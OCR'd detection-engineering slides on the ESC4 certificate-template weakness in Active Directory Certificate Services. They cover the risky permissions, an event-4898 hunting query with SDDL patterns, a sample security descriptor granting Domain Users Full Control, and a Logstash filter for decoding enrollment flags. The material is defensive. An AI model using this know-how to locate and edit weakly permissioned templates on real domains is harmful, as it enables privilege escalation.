


# ESC4 – Vulnerable Certificate Template Access Control


- Certificate templates are AD objects, so they have security descriptor, that defines which permissions AD principals have over the template;
- Weak permissions (Excessive access rights) can allow non-privileged users to edit sensitive security settings in the template (defines EKUs, allows SAN, disable manager approval), thereby making its vulnerable to the ECS1-3 technique;
- The rights we care about are:

| Right | Descrription |
|---|---|
| Owner | Implicit full control of the object, can edit any properties |
| FullControl | Full control of the object, can edit any properties. |
| WriteOwner | Can modify the owner to an attacker-controlled principal |
| WriteDacl | Can modify access control to grant an attacker FullControl |
| WriteProperty | Can edit any properties |



# Certificate template that vulnerable to the ESC4 technique Useful events

Use 4898 event to find vulnerable templates:




# Certificate template that vulnerable to the ESC4 technique Let’s hunt it!

Search for certificate templates with weak permissions:


*EventID:4898 AND SecurityDescriptor:(";CCDCLCSWRPWPDTLOCRSDRCWDWO;;;DU" OR ";CCDCLCSWRPWPDTLOCRSDRCWDWO;;;AU" OR ";CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD" OR ";WPWDWO;;;DU" OR ";WPWDWO;;;AU" OR ";WPWDWO;;;WD")*


| Time | Channel | EventID | TemplateInternalName | SecurityDescriptor |
|---|---|---|---|---|
| May 14, 2022 @ 16:11:02.862 | Security | 4898 | ESC4 | O:WDG:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-1104)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;DU)(A;;LCRPWPRCWDWO;;;WD)(A;;LCRPWPLORCWDWO;;;AU) |

SecurityDescriptor

```
O:WDG:S-1-5-21-3970906361-1696223450-2713567039-519D:PAI(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;
0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)
(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970906361-1696223450-2713567039-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3970
906361-1696223450-2713567039-1104)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;DU)(A;;LCRPWPRCWDWO;;;WD)(A;;LCRPWPLORCWDWO;;;AU)

Allow   DEMO\Domain Admins
        Enroll
Allow   DEMO\Enterprise Admins
        Enroll
Allow(0x000f00ff)       DEMO\Domain Admins
        Full Control
Allow(0x000f00ff)       DEMO\Enterprise Admins
        Full Control
Allow(0x000f00ff)       DEMO\dadmin
        Full Control
Allow(0x000f01ff)       DEMO\Domain Users
        Full Control
Allow(0x000e0034)       Everyone
        Write
Allow(0x000e00b4)       NT AUTHORITY\Authenticated Users
        Write
```


# Audit AD object modifications








# Monitor certificate template modifications. Useful events

Use 5136 event to monitor the modifications of the critical Certificate Templates attributes (pKIExtendedKeyUsage, msPKI-Certificate-Name-Flag, msPKI-Enrollment-Flag). This event also generated when Certificate Template is created:




# Use Logstash ruby filter to extract flags from mask


```
if [EventID] == "5136" and [AttributeLDAPDisplayName] == "msPKI-Enrollment-Flag" {
    ruby {
        code => "
            const = {
                'CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS' => 0x00000001,
                'CT_FLAG_PEND_ALL_REQUESTS' => 0x00000002,
                'CT_FLAG_PUBLISH_TO_KRA_CONTAINER' => 0x00000004,
                'CT_FLAG_PUBLISH_TO_DS' => 0x00000008,
                'CT_FLAG_AUTO_ENROLLMENT_CHECK_USER_DS_CERTIFICATE' => 0x00000010,
                'CT_FLAG_AUTO_ENROLLMENT' => 0x00000020,
                'CT_FLAG_PREVIOUS_APPROVAL_VALIDATE_REENROLLMENT' => 0x00000040,
                'CT_FLAG_USER_INTERACTION_REQUIRED' => 0x00000100,
                'CT_FLAG_REMOVE_INVALID_CERTIFICATE_FROM_PERSONAL_STORE' => 0x00000400,
                'CT_FLAG_ALLOW_ENROLL_ON_BEHALF_OF' => 0x00000800,
                'CT_FLAG_ADD_OCSP_NOCHECK' => 0x00001000,
                'CT_FLAG_ENABLE_KEY_REUSE_ON_NT_TOKEN_KEYSET_STORAGE_FULL' => 0x00002000,
                'CT_FLAG_NOREVOCATIONINFOINISSUEDCERTS' => 0x00004000,
                'CT_FLAG_INCLUDE_BASIC_CONSTRAINTS_FOR_EE_CERTS' => 0x00008000,
                'CT_FLAG_ALLOW_PREVIOUS_APPROVAL_KEYBASEDRENEWAL_VALIDATE_REENROLLMENT' => 0x00010000,
                'CT_FLAG_ISSUANCE_POLICIES_FROM_REQUEST' => 0x00020000,
                'CT_FLAG_SKIP_AUTO_RENEWAL' => 0x00040000
            }
            flags_list = []
            flags_mask = event.get('AttributeValue')
            const.each_pair do |key, value|
                if flags_mask.to_i(base=10) & value != 0
                    flags_list << key
                end
            end
            event.set('AttributeValue_list', flags_list)"
    }
}
```


| | |
|---|---|
| AttributeLDAPDisplayName | msPKI-Enrollment-Flag |
| AttributeSyntaxOID | 2.5.5.9 |
| AttributeValue | 43 |
| AttributeValue_list | CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS, CT_FLAG_PEND_ALL_REQUESTS, CT_FLAG_PUBLISH_TO_DS, CT_FLAG_AUTO_ENROLLMENT |

# Monitor certificate template modifications. Useful events

Use 4899 event to monitor the modifications of the critical templates attributes. Unfortunately, this event is not suitable for real-time detection of modifications. 4899 is triggered once when the template is changed, and the first enrollment is occurred after this modification. It is also worth noting that the already mentioned event 4898 is also triggered at the same time with 4899



# Allows requesters to specify a subjectAltName in the CSR Let's hunt it!

Search for addition of the *CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT* flag to *msPKI-Certificate-Name-Flag attribute* (5136 events):

